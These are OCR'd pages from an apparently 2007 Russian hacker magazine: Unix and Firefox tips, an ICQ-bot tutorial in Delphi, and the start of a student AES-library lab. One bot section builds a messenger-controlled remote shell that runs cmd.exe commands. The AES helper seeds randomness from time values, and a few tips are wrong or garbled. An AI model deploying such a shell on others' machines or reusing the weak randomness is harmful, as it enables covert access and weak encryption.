За рамками статьи осталось множество интересных способов внедрения (в частности, директория /proc и ее содержимое), однако одним хвостом всего ведь не охватишь, верно? Главное для нас было не собрать огромную коллекцию способов внедрения (многие из которых быстро устаревают, превращаясь в антиквариат), а дать толчок к новым идеям, показать, что *nix-системы защищены намного слабее, чем это принято считать, и что, несмотря на тщательно продуманную пол итику безопасности, концептуальные дыры в ней все-таки есть.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Здравствуй, доблестный юниксоид! Что привело тебя на страницу нашей скромной рубрики? Жаждешь ли ты широких знаний или хочешь получить конкретный ответ на свой вопрос? А может быть, ты просто листаешь журнал, стоя у прилавка книжного ларька? В любом случае тебе не стоит переворачивать страницу, так как ты рискуешь пропустить такие интересные вещи, как магические способности шеллов к сокращению всего и вся, описание вкусностей новой версии vim, список самых полезных клавиатурных сокращений Firefox и оптимизирующие возможности компилятора gcc.

Firefox

Открыть сайт в новом табе:
`Alt+Enter`

Перейти к адресной строке:
`Ctrl+L`

Прекратить загрузку страницы:
`Ctrl+R`

Изменить размер шрифта (меньше/больше):
`Ctrl+'-'`
`Ctrl+'+'`

Переход между табами:
`Ctrl+PageUp`
`Ctrl+PageDown`

Закрыть таб:
`Ctrl+F4`

Добавить страницу в Закладки:
`Ctrl+D`

Shell

Поменять местами два символа:
`Ctrl+t`

Поменять местами два слова:
`Esc+t`

Перевести слово в верхний регистр:
`Esc+u`

Перевести слово в нижний регистр:
`Esc+l`

Вывести список возможных автодополнений:
`Esc+?`

Магия клавиши <Tab> («2Tab» — это двойное нажатие клавиши <Tab>):
`$ 2 Tab` — показать все возможные команды;
`$ / 2Tab` — показать структуру каталога «/»;
`$ * 2Tab` — показать все подкаталоги;
`$ ~ 2Tab` — показать всех пользователей из /etc/passwd;
`$ $ 2Tab` — показать все переменные окружения;
`$ @ 2Tab` —показать содержимое /etc/hosts.

Сокращение путей в zsh:
`~` — домашний каталог;
`~user` — домашний каталог пользователя user;
`~+` — текущий каталог;
`~-` — предыдущий каталог;
`=команда` — полный путь до бинарника команды.

Назначить низкий приоритет процессу:
`$ renice 19-p PID`

Ftp-клиент, встроенный в zsh:
`$ zmodload zsh/zftp` — загружаем модуль zftp;
`$ zftp open ftp.kernel.org` — подключаемся к серверу;
`$ zftp login anonymous ""` — регистрируемся;
`$ zftp binary` — переходим в бинарный режим передачи файлов;
`$ zftp cd pub/linux/kernel/v2.6` — переходим в нужный каталог;
`$ zftp get a.tar.bz2 > b.tar.bz2` — получаем файл;
`$ zftp close` — закрываем соединение.

Vim 7

Включить проверку орфографии:
`: set spell`

Сменить язык проверки орфографии:
`: set spelllang=ru`

Проверка орфографии:
`]s` — перейти к следующему «неправильному слову»;
`[s` — перейти к предыдущему слову;
`z=` — посмотреть возможные варианты;
`zg` — добавить слово в словарь;
`zug` — отменить последнее добавление в словарь.

Табы:
`: tabnew [имя файла]` — открыть новый таб;
`: tabc` — закрыть таб;
`gt` — перейти к следующему табу;
`gT` — перейти к предыдущему табу;
`: tabs` — список всех табов.

Ветви отмены:
`: earlier 1h` — откат на час назад;
`: later 1h` — на час вперед;
`: undolist` — история;
`: g-` — предыдущее состояние;
`: g+` — следующее состояние.

Gcc

Оптимизация:
`-O` — базовая оптимизация, повышает скорость исполнения программы;
`-O2` — стандартный уровень оптимизации, несущественно повышает скорость по сравнению с «-O»;
`-O3` — экстремальная оптимизация через нарушение стандартов;
`-march=семейство_процессоров` — заточка под конкретный процессор (автоматически устанавливает «-mtune»).
`-pipe` — использовать каналы вместо создания временных файлов, снижает время компиляции (заметно только на медленных машинах). ⌶



RoverPC

ЖУРНАЛ ХАКЕР И КОМПАНИЯ ROVERCOMPUTERS ОБЪЯВЛЯЮТ КОНКУРС. У ТЕБЯ ЕСТЬ ШАНС ВЫИГРАТЬ ОДИН ИЗ ТРЕХ КРУТЫХ ПРИЗОВ ОТ КОМПАНИИ ROVER, А ТАК ЖЕ БИЛЕТЫ НА ЕДИНСТВЕННЫЙ КОНЦЕРТ САМОЙ ГРОМКОЙ ГРУППЫ В МИРЕ MANOWAR, КОТОРЫЙ СОСТОИТСЯ НА СЦЕНЕ ДС ЛУЖНИКИ 7 АПРЕЛЯ 2007 Г.

ЧТОБЫ СДЕЛАТЬ ЭТО, ТЕБЕ НАДО РЕШИТЬ ОДНУ ЗАДАЧКУ. ДЕЛО В ТОМ, ЧТО ОДИН ЗНАКОМЫЙ ХАКЕР CRAZYMETAL, ПОМЕШАННЫЙ НА БЕЗОПАСНОСТИ, ЗАБЫЛ НАПРОЧЬ ПАРОЛЬ ОТ СВОЕГО E-GOLD КОШЕЛЬКА И НЕ МОЖЕТ СНЯТЬ ОТТУДА ДЕНЕГ, ЧТОБЫ ПОЙТИ НА КОНЦЕРТ ЛЮБИМОЙ ГРУППЫ MANOWAR. ПОСКОЛЬКУ CRAZYMETAL – КРУТОЙ ХАКЕР,

ОН ЗАШИФРОВАЛ СВОЙ ПАРОЛЬ САМОПАЛЬНЫМ АЛГОРИТМОМ, КОТОРЫЙ ТОЖЕ ЗАБЫЛ.

НУЖНО ПОМОЧЬ ПРИЯТЕЛЮ.

ВОТ ЕГО ШИФРОВАННЫЙ ПАРОЛЬ:

KSHWSJ{EV

I МЕСТО.
КОММУНИКАТОР ROVERPC
ROVERPC S5

II МЕСТО.
ПЛЕЕР
ROVERMEDIA
M5

III МЕСТО.
USB КОЛОНКИ
2.1 ROVERMATE
DIGI



РАСШИФРУЙ ЭТУ СТРОКУ И ПРИСЫЛАЙ ОТВЕТ НА ROVER@REAL.XAKEP.RU. ПЕРВЫЕ ТРОЕ ПРАВИЛЬНО ОТВЕТИВШИХ ПОЛУЧАТ КРУТЫЕ ПРИЗЫ ОТ КОМПАНИИ ROVERCOMPUTERS И БИЛЕТЫ НА КОНЦЕРТ ГРУППЫ MANOWAR.



ALEK SILVERSTONE
/ ALEKSI@PISEM.NET /

ICQ-БОТ ДЛЯ ХАКЕРА

ТЕТЯ АСЯ — УНИВЕРСАЛЬНАЯ ПОМОЩНИЦА


У каждого интернетчика есть аська. Все пользуются ей: кто-то редко, кто-то всегда в онлайне. В основном с ее помощью обмениваются сообщениями, гораздо реже — пересылают файлы и играют в игры. И очень немногие используют ее для чего-то другого. Сегодня я покажу, как на Delphi с помощью компонента TICQclient написать такого бота, который наверняка будет тебе полезен.

Установка

Думаю, начать нужно с регистрации нового номера для бота. Заходим на https://www.icq.com/register и отвечаем на несколько пикантных вопросов. Затем необходимо найти на нашем диске или в интернете сам компонент TICQclient. Распаковываем архив в отдельную папку (например, TICQclient) и открываем файл Component\ICQ.dpk. Если ты качал компонент из инета, то перед компиляцией и установкой исходники нужно пропатчить. Дело в том, что компонент довольно старый, а ICQ Inc. некоторое время назад поменяла протокол в надежде побороть альтернативные мессенджеры. Обновления для них появились уже на следующий день, а чуть позже хорошие люди нашли решение и для этого компонента. Итак, тыкаем два раза на ICQclient.pas, находим строчку «FUIN := GetTLVStr(@pkt, T);» и меняем на нижеследующий блок:

ПАТЧ ДЛЯ ИСХОДНИКОВ

```
T := GetInt(@pkt, 2);
if T = $008e then // TLV(142
```



> Записная книжка

```
[0x008E])
begin
 Inc(pkt.Len, GetInt(@pkt, 2));
 FUIN := GetTLVStr(@pkt, T);
end else
if T = $0001 then // TLV(1
[0x0001])
 FUIN := GetWStr(@pkt);
```

Кстати, на последнем этапе написания этой статьи выяснилось, что протокол опять поменяли. Решение было найдено быстро, но, ввиду его размера, я не могу привести его тут, и всех любителей ручного труда мне придется отослать на SourceForge в багтрак проекта. Все остальные смело берут уже пропатченный компонент на диске (по состоянию на первые числа февраля он рабочий).

Итак, будем считать, что нормальный компонент мы тем или иным способом добыли. Сохраняем, закрываем окно с кодом, жмем «Install». Компонент установится на вкладку «Samples». Теперь создаем новый проект и в его свойствах, в разделе «Directories» в строке «Search path», указываем путь к папке TICQclient\Component. Вот и все, можно писать код. Добавлю только, что вместе с компонентом идут два примера и описание свойств, событий и методов на русском и английском языках.

Основы

Для начала перечислю самые основные свойства, методы и события компонента, без которых нам никак не обойтись (смотри врезку).

Для наших целей нам хватит и описанного (на списки видимости/невидимости, авторизацию и т.д. можно и забить). Разумеется, ничто не мешает тебе потом использовать все возможности компонента для создания более мощного кода: отправки файлов по прямому соединению, работы через прокси и т.д. Для примера мы напишем бот-шлюз. После включения по нашей команде он будет пересылать все полученные от нас сообщения на указанный номер. Разумеется, то же самое будет происходить с сообщениями нашего собеседника. Фишка в том, что он не увидит твоего номера, а только номер бота. Итак, кидаем на форму компонент, устанавливаем свойства UIN и Password. Дважды щелкаем по форме и пишем вот такой обработчик:

```
MasterUIN:='<номер «хозяина»>';
work:=false;
ICQclient1.Login;
```

Поднимаемся чуть выше и под строкой «Form1: TForm1;» пишем:

```
OpponentUIN, MasterUIN:string;
work:boolean;
```

Это переменные для хранения номера собеседника и хозяина бота, а также статуса работы. Теперь начнем писать обработку входящих сообщений — событие OnMessageRecv. Сначала — команда создания соединения:

СОЗДАНИЕ КАНАЛА СВЯЗИ

```
if (pos('/start ',Msg)=1)and(UIN
=MasterUIN) then begin
delete(Msg,1,length('/start '));
while pos(#10,Msg)<>0 do
delete(Msg,pos(#10,Msg),1);
while pos(#13,Msg)<>0 do
delete(Msg,pos(#13,Msg),1);
OpponentUIN:=Msg;
ICQclient1.SendMessage(StrToInt(
MasterUIN),'Channel created.');
work:=true;
exit;
end;
```

Бот, получив от хозяина команду вида «/start <номер>», сохранит номер собеседника, отправит подтверждение хозяину и изменит статус работы. Два цикла нужны специально для официального клиента, который любит в конце сообщения вставлять перевод строки. Мы его вырезаем, чтобы выделить номер.

Код записной книжки

```
if UIN<>MasterUIN then exit;


send:='';
if FileExists('notes.txt') then
fs:=TFileStream.Create('notes.
txt',fmOpenReadWrite)
else
fs:=TFileStream.Create('notes.
txt',fmCreate);

if pos('/show',Msg)=1 then
begin
fs.Seek(0,soFromBeginning);
for i:=1 to fs.Size do begin
fs.Read(ch,1);
if ch<>#0 then send:=send+ch
else
 begin
 ICQclient1.SendMessage(StrToInt
 (MasterUIN),send);
 send:='';
 end;
end;
end else begin
fs.Seek(0,soFromEnd);
send:=DateTimeToStr(now)+#10#1
3+Msg+#10#13#0;
fs.Write(send[1],length(send));
ICQclient1.SendMessage(StrToInt
(MasterUIN),'Note saved.');
end;
fs.Free;
```

Фрагмент обработки команды завершения соединения полностью аналогичен:

РАЗРЫВ СВЯЗИ

```
if (pos('/stop',Msg)=1)and(UIN=M
asterUIN) then
 begin
 ICQclient1.SendMessage
(StrToInt(MasterUIN),'Channel
```



> Общаемся...

Свойства компонента

Свойство UIN — номер аськи для бота;
свойство Password — пароль от номера;
свойство ConverToPlaintext определяет, нужно ли преобразовывать полученные RTF-сообщения в обычный текст; для того чтобы можно было общаться с ботом при помощи официального клиента ICQ, нужно установить значение true;
метод Login — подключение к серверу;
метод Disconnect — отключение от сервера;
метод SendMessage(UIN, msg) — отправка сообщения msg на номер UIN;
событие MessageRecv — вызывается при получении сообщения.

```
destroyed.');
work:=false;
exit;
end;
```

И последние строчки — пересылка сообщений:

ПЕРЕСЫЛКА

```
if not work then ICQclient1.
SendMessage(StrToInt(UIN),'Not
connected.')
else
if UIN=MasterUIN then ICQclient1.
SendMessage(StrToInt
(OpponentUIN),Msg)
else ICQclient1.SendMessage
(StrToInt(MasterUIN),Msg);
```

Тут сначала делается проверка статуса (если соединение разорвано, то отправляется сообщение об ошибке), затем определяется отправитель сообщения, которое пересылается другому собеседнику.
Вот и все! 5 минут — и твой персональный шлюз готов! Дорабатывать его можно бесконечно: разрешить пользоваться им всем, добавить бан-списки, разрешить передачу файлов... Все в твоих руках.

Записная книжка

Дом, работа, интернет-кафе... И везде свой клиент аськи. А если нужно сохранить важное сообщение? Записать на бумажку? Есть решение получше: написать своего бота — всюду доступную записную книжку. Он будет сохранять полученные сообщения и по команде показывать их. Нравится идея? Создавай новый проект, располагай компонент, выставляй свойства UIN и Password. Обработчик формы — почти как в прошлом примере:

```
MasterUIN:='<номер «хозяина»>';
ICQclient1.Login;
```

Теперь будем обрабатывать входящие сообщения. В событии OnMessageRecv объявляем четыре переменные:

```
fs:TFileStream;
i:integer;
ch:char;
send:string;
```

Это файловый поток, куда мы будем сохранять заметки, счетчик для цикла, считанный из потока символ и буфер для отправки. Принцип работы такой: получаем сообщения только от хозяина; если получено сообщение «/show», то выводим все заметки; иначе сохраняем сообщение. Сам код смотри на врезке. В нем в качестве разделителя заметок используется символ с кодом 0. При записи мы добавляем символы перевода строки.


Remote control

Теперь сделаем кое-что посерьезнее: напишем программу для удаленного управления компом по аське. Только не надо сразу думать о троянах, применение этой программы может быть вполне мирным. Вот тебе пример из моего опыта. Я участвую в развитии сети, состоящей из нескольких сегментов. Находясь в одном из них, я могу по аське дать команду своему компу, находящемуся в другом, пинговать определенный хост. Пингуя его с разных сторон-сегментов, можно быстро локализовать проблему. Удобно? Еще как! Сейчас я покажу тебе, как можно просто создать программу, превращающую обычный клиент аськи в некоторое подобие удаленной консоли.
Создай новый проект, кинь на форму компонент, установи свойства UIN и Password. Теперь поищи на диске модуль uCmdPipe, написанный мной, скопируй его в папку с проектом и добавь в uses. Этот модуль берет на себя все основные функции по созданию консоли и связи ее с пайпами. Теперь найди в коде строчку «var Form1:TForm1» и напиши под ней:

```
MasterUIN:string;
p:TCmdPipe;
cmd:shortstring;
```

Первая переменная будет хранить UIN хозяина бота, вторая — класс нашей консоли, а третья — путь к cmd.exe. Теперь тыкаем 2 раза в форму и пишем обработчик ее создания:

```
MasterUIN:=' <номер «хозяина»>';
ICQclient1.Login;
```



> Пингуем ya.ru



> IcqKid2

```
SetLength(cmd,255);
GetEnvironmentVariable('ComSpec'
,@(cmd[1]),255);
```

Первой строчкой мы задаем номер хозяина (впиши свой), потом коннектимся и последними двумя записываем значение переменной среды ComSpec, содержащей путь к исполняемому файлу командного интерпретатора, в нашу переменную cmd. Далее пишем обработку входящих сообщений (OnMessageRecv):

```
if UIN<>MasterUIN then
   exit;
if pos('/cmd',Msg)=1 then
p.CreateCmdPipe(cmd)
else p.WriteStringCmdPipe(Msg);
```

Тут мы проверяем номер отправителя (принимаем сообщения только от хозяина) и анализируем текст. Если в тексте содержится «/cmd», то создаем новую консоль, в противном случае пишем в созданную ранее. Класс TCmdPipe создает только одну консоль и перед любой операцией делает проверку ее существования, что избавляет нас от лишних проблем. Все его методы смотри в комментариях в модуле uCmdPipe. Теперь нам нужно отослать результат команд обратно. Есть одна тонкость — мы никогда не можем быть уверены во времени прихода данных в пайп. Как сказал Zero Ice, «приход данных — это великая тайна». Поэтому мы будем делать его в отдельном потоке. Итак, кидаем на форму TTimer, устанавливаем интервал поменьше, а свойство Enable — в true и пишем обработчик OnTimer:

```
if p.DataPresent then
 begin
 send:=p.ReadStringCmdPipe;
 ICQclient1.SendMessage(StrToInt
 (MasterUIN),send);
 end;
```

«ДРУГИМ ВАРИАНТОМ МОЖЕТ БЫТЬ ИСПОЛЬЗОВАНИЕ РАЗВИВАЮЩЕЙСЯ СЕЙЧАС БИБЛИОТЕКИ ICQKID2 — УДОБНОЙ КРОССПЛАТФОРМЕННОЙ РЕАЛИЗАЦИИ ПРОТОКОЛА ICQ. ОПЯТЬ ЖЕ ХЕДЕРЫ НАПИСАНЫ НА C++ »

Мы проверяем наличие данных в пайпе (и заодно самого пайпа) и, если они есть, считываем и отсылаем. В этом же обработчике нужно объявить переменную send типа string. Заметил, как все просто? Всего несколько строчек — и мы написали очень полезный код. А все из-за продуманности компонента и моего модуля.

Альтернативы

У компонента TICQclient есть одно неоспоримое преимущество — простота. Главный же его недостаток состоит в том, что он больше не поддерживается. В случае изменения протокола никто не гарантирует выпуск патча. Хотя, как показывает практика, толковых людей, использующих его, предостаточно, и они в состоянии написать патч и поделиться им со всеми. Но тогда тебе вручную нужно будет изменять исходник. Есть альтернатива — использовать библиотеку IcqOscarJ. Это один из основных компонентов Miranda IM, доступный в исходных кодах, и с документацией. Он регулярно обновляется. Ты можешь реализовать в своей программе автоматическую загрузку библиотеки с сайта проекта. Вот только заголовочные модули написаны на C++, так что придется посидеть попереводить. Полезная программка c2pas32 поможет тебе в этом, хотя и сделает далеко не всю работу.
Другим вариантом может быть использование развивающейся сейчас библиотеки ICQkid2 — удобной кроссплатформенной реализации протокола ICQ. Опять же хедеры написаны на C++. Вот и все. Основы я тебе рассказал. Теперь ты можешь сделать такого бота, какого захочешь. Главное — идея, а реализовать ее будет несложно. Удачи! Будут проблемы — пиши мне, адрес указан в начале статьи.
И еще — хотелось бы сказать большое спасибо человеку по имени Zero Ice за помощь с пайпами.



DEEONI$
/ DEEONIS@GMAIL.COM, ICQ: 982-622 /

САМОПАЛЬНАЯ КРИПТОГРАФИЯ

РЕАЛИЗАЦИЯ КРИПТОГРАФИЧЕСКОГО АЛГОРИТМА AES (ADVANCED ENCRYPTION STANDARD)

Учебное заведение: Самарский Технический Университет, факультет ФМФ , 3 курс.
Предмет: Компьютерная безопасность
Задание: разработать библиотеку классов, реализующих криптографический алгоритм AES (Advanced Encryption Standard). Предусмотреть следующие варианты шифровки/дешифровки:
а) шифрация данных из файла в файл;
б) дешифрация данных из файла в файл;
в) дешифрация данных из файла в память.
Ключ шифрования должен задаваться строкой, содержащей последовательность шестнадцатеричных цифр. Длина ключа — 128, 192 или 256 бит.

Сегодня в нашей недавно открытой подрубрике мы постараемся решить очередную лабораторную работу, которую прислал нам некий Николай П. из города на Неве. Итак, приступим.

Введение в проблему

Advanced Encryption Standard (AES), также известный как RIJNDAEL, — это симметричный алгоритм блочного шифрования (размер блока — 128 бит, ключ — 128/192/256 бит), выбранный в ходе конкурса и принятый в качестве американского стандарта шифрования правительством США. Выбор был сделан с расчетом на повсеместное использование и активный анализ алгоритма, как это было с его предшественником DES. Государственный институт стандартов и технологий США (National Institute of Standards and Technology, NIST), после пятилетней подготовки, 26 ноября 2001 года опубликовал предварительную спецификацию AES, а 26 мая 2002 года AES был объявлен стандартом. По состоянию на 2006 год AES является одним из самых распространенных алгоритмов симметричного шифрования в мире.

История


В далеком 1998 году NIST объявил конкурс на создание алгоритма, удовлетворяющего выдвинутым институтом требованиям. Он опубликовал все несекретные данные о тестировании кандидатов на роль AES и потребовал от авторов алгоритмов сообщить о базовых принципах построения используемых в них констант. В отличие от ситуации с DES, NIST при выборе AES не стал опираться на секретные и, как следствие, запрещенные к публикации данные об исследовании алгоритмов-кандидатов.

Чтобы быть утвержденным в качестве стандарта, алгоритм должен был:


1. реализовать шифрование частным ключом;
2. представлять собой блочный шифр;
3. работать со 128-разрядными блоками данных и ключами трех размеров (128, 192 и 256 разрядов).

Дополнительно кандидатам рекомендовалось:

1. использовать операции, легко реализуемые как аппаратно (в микрочипах), так и программно (на персональных компьютерах и серверах);
2. ориентироваться на 32-разрядные процессоры;



> Ковыряем процедуру дешифровки в демо-программе



> А вот зашифруем по-нашему!

3. не усложнять без необходимости структуру шифра, для того чтобы все заинтересованные стороны были в состоянии самостоятельно провести независимый криптоанализ алгоритма и убедиться, что в нем не заложено каких-либо недокументированных возможностей.
Кроме того, алгоритм, претендующий на роль стандарта, должен распространяться по всему миру на неэксклюзивных условиях и без платы за пользование патентом.
Перед первым туром конкурса в NIST поступило 21 предложение, 15 из которых соответствовали выдвинутым критериям. Затем были проведены исследования этих решений, в том числе связанные с дешифровкой и проверкой производительности, и получены экспертные оценки специалистов по криптографии. В августе 1999 года NIST объявил пять финалистов, которые получили право на участие во втором этапе обсуждений.
2 октября 2000 года NIST сообщил о своем выборе — победителем конкурса стал алгоритм RIJNDAEL (произносится как «райндол») бельгийских криптографов Винсента Раймана и Йоана Дамана, который зарегистрирован в качестве официального федерального стандарта как FIPS 197 (Federal Information Processing Standard).
Для меня остается загадкой, зачем в российском вузе преподают стандарты иностранных государств. Видимо, исходят из принципа, что врага надо знать в лицо :). Ладно, в общем-то, это не наше дело. Нам надо просто программно реализовать основу национальной безопасности США.

Начало работы

Итак, приступим. Так как по заданию нам надо было разработать библиотеку классов, то начнем с описания этих классов, то есть с заголовочных файлов. Наш класс будет иметь три метода, которые реализуют основные операции, перечисленные в задании: encryptFile — шифрация данных из файла в файл, DecryptToFile — дешифрация данных из файла в файл, DecryptToMemory — дешифрация данных из файла в память. Собственно, в заголовочном файле нет ничего особенного, поэтому просто приведу его листинг с комментариями:

Листинг 1

```
#pragma once

#include <string>
#define BLOCK_LEN 16

class CAes
{
public:
CAes(void);
~CAes(void);
/*
Расшифровывает файл в память.
Определяет размер файла и выделяет память в buffer.
Возвращает число расшифрованных байт или число <= 0, в случае ошибки.
 */
static int DecryptToMemory(std::string fileName, std::string key, unsigned char* &buffer);
/*
Создает файл outFileName и записывает в него зашифрованное содержимое inFileName.
Возвращает число зашифрованных байт.
 */
static int encryptFile(std::string inFileName, std::string outFileName, std::string key);
/*
Расшифровывает из файла в файл
Возвращает число расшифрованных байт
 */
static int DecryptToFile(std::string inFileName, std::string outFileName, std::string key);
};
```

Как видно из листинга, мы определяем всего три вышеперечисленных метода и конструктор с деструктором. Теперь займемся реализацией этих методов.

Вспомогательный код

Прежде чем приступить непосредственно к выполнению трех основных пунктов задания, надо подготовиться, то есть написать пару вспомогательных функций и подключить несколько заголовочных файлов.
Эти файлы мы нашли в интернете, ведь ты не думал, что мы будем с нуля реализовывать криптографический госстандарт США. В этих файлах содержится куча полезных структур и алгоритмов, которые позволяют заниматься разработкой непосредственно класса, а не вникать в сложную математику AES. В большинстве случаев преподаватели сами предоставляют подобные куски кода, чтобы облегчить и без того тяжелую жизнь студента. Все эти файлы ты найдешь (а при желании и детально ознакомишься с их содержанием) на нашем DVD.Там как раз описаны две наши вспомогательные функции и один макрос. Все это хозяйство служит для заполнения массива псевдослучайных чисел. Непосредственно же заполнением занимается эта функция:

```
void FillRand(
    char *buf,
    const int len)
```

Как ее использовать, ты узнаешь чуть позже. Макрос RAND(a,b) вычисляет псевдослучайное число, а функция cycles считывает число из таймера процессора. Все это войдет в cpp-файл с реализацией класса. Также нам надо включить еще три заголовочных файла:

```
#include "caes.h"
#include "aes.h"
#include <stdio.h>
```

Листинг 2

```
// Для шифрования
void cycles(volatile unsigned
__int64 *rtn)
{

#if defined(_MSC_VER)
    // считываем Pentium Time
       Stamp Counter
    __asm {
        cpuid
        rdtsc
        mov ecx,rtn
        mov [ecx],eax
        mov [ecx+4],edx
        cpuid
    }
#else
    #include <time.h>
    time_t tt;
    tt = time(NULL);
    ((unsigned long*)rtn)[0] = tt;
    ((unsigned long*)rtn)[1] = tt
    & -369691;
    return;
#endif
}

